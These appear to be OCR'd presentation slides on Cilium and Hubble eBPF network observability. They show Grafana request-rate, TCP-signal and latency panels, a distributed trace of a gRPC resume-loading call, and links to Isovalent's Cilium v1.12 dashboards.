
Incoming Requests by Source and Response Code

	Max	Mean	Total	Last *
🟩 tenant-jobs/resumes: 200	8.56 req/s	5.09 req/s	158 req/s	8.33 req/s
🟨 tenant-jobs/resumes: 500	3.61 req/s	0.901 req/s	27.9 req/s	3.61 req/s
🟦 tenant-jobs/resumes: 503	0 req/s	0 req/s	0 req/s	0 req/s


Detecting Transient Network Layer Issues

eBPF powered observability in Cilium for TCP Golden Signals:

- TCP layer bytes sent/received
- TCP layer retransmissions to measure network layer loss/congestion
- TCP round-trip-time (RTT) to indicate network layer latency




Identifying problematic API request with transparent tracing



	Min	Max	Mean	Last *
🟩 tenant-jobs/resumes P50	13.7 ms	18.9 ms	15.5 ms	14.2 ms
🟨 tenant-jobs/resumes P95	79.2 ms	390 ms	201 ms	215 ms
🟦 tenant-jobs/resumes P99	229 ms	873 ms	484 ms	820 ms

source_ip	10.0.0.202
source_namespace	tenant-jobs
source_workload	resumes
traceID	700ed8f802c2ced925f802ae2ce2ca17
traffic_direction	ingress

Identifying problematic API request with transparent tracing



Trace View

crawler: grpc.loader.Loader/LoadCv 01fac654be1ad4fe12b9d15a05c98152


Trace Start: **2022-10-20 12:11:22.265** Duration: **3m 17s** Services: **4** Depth: **6** Total Spans: **8**

Service & Operation	0µs	49.17s	1m 38s
crawler grpc.loader.Loader/LoadCv (2.07ms)	2.07ms		
loader grpc.loader.Loader/LoadCv (658.3µs)	658.3µs		
loader resumes (577µs)	577µs		
resumes resumes (505.37ms)			
❗ resumes HTTP POST (58.12ms)			
❗ coreapi /applicants (496.92µs)			
resumes HTTP POST (212.87ms)			
coreapi /applicants (13.87ms)			

Monitoring

Ready to use Cilium Dashboards

https://grafana.com/orgs/isovalent/dashboards



Isovalent

Cilium v1.12 Agent Metrics by Isovalent

Downloads: 638 | Reviews: 0 | uploaded on July 20, 2022

Dashboard for Cilium v1.12 (https://cilium.io/) Agent metrics

Prometheus

Details

Cilium v1.12 Hubble Metrics by Isovalent

Downloads: 518 | Reviews: 0 | uploaded on July 20, 2022

Dashboard for the Cilium v1.12 (https://cilium.io/) Hubble metrics

Prometheus

Details

Cilium v1.12 Operator Metrics by Isovalent

Downloads: 625 | Reviews: 0 | uploaded on July 20, 2022

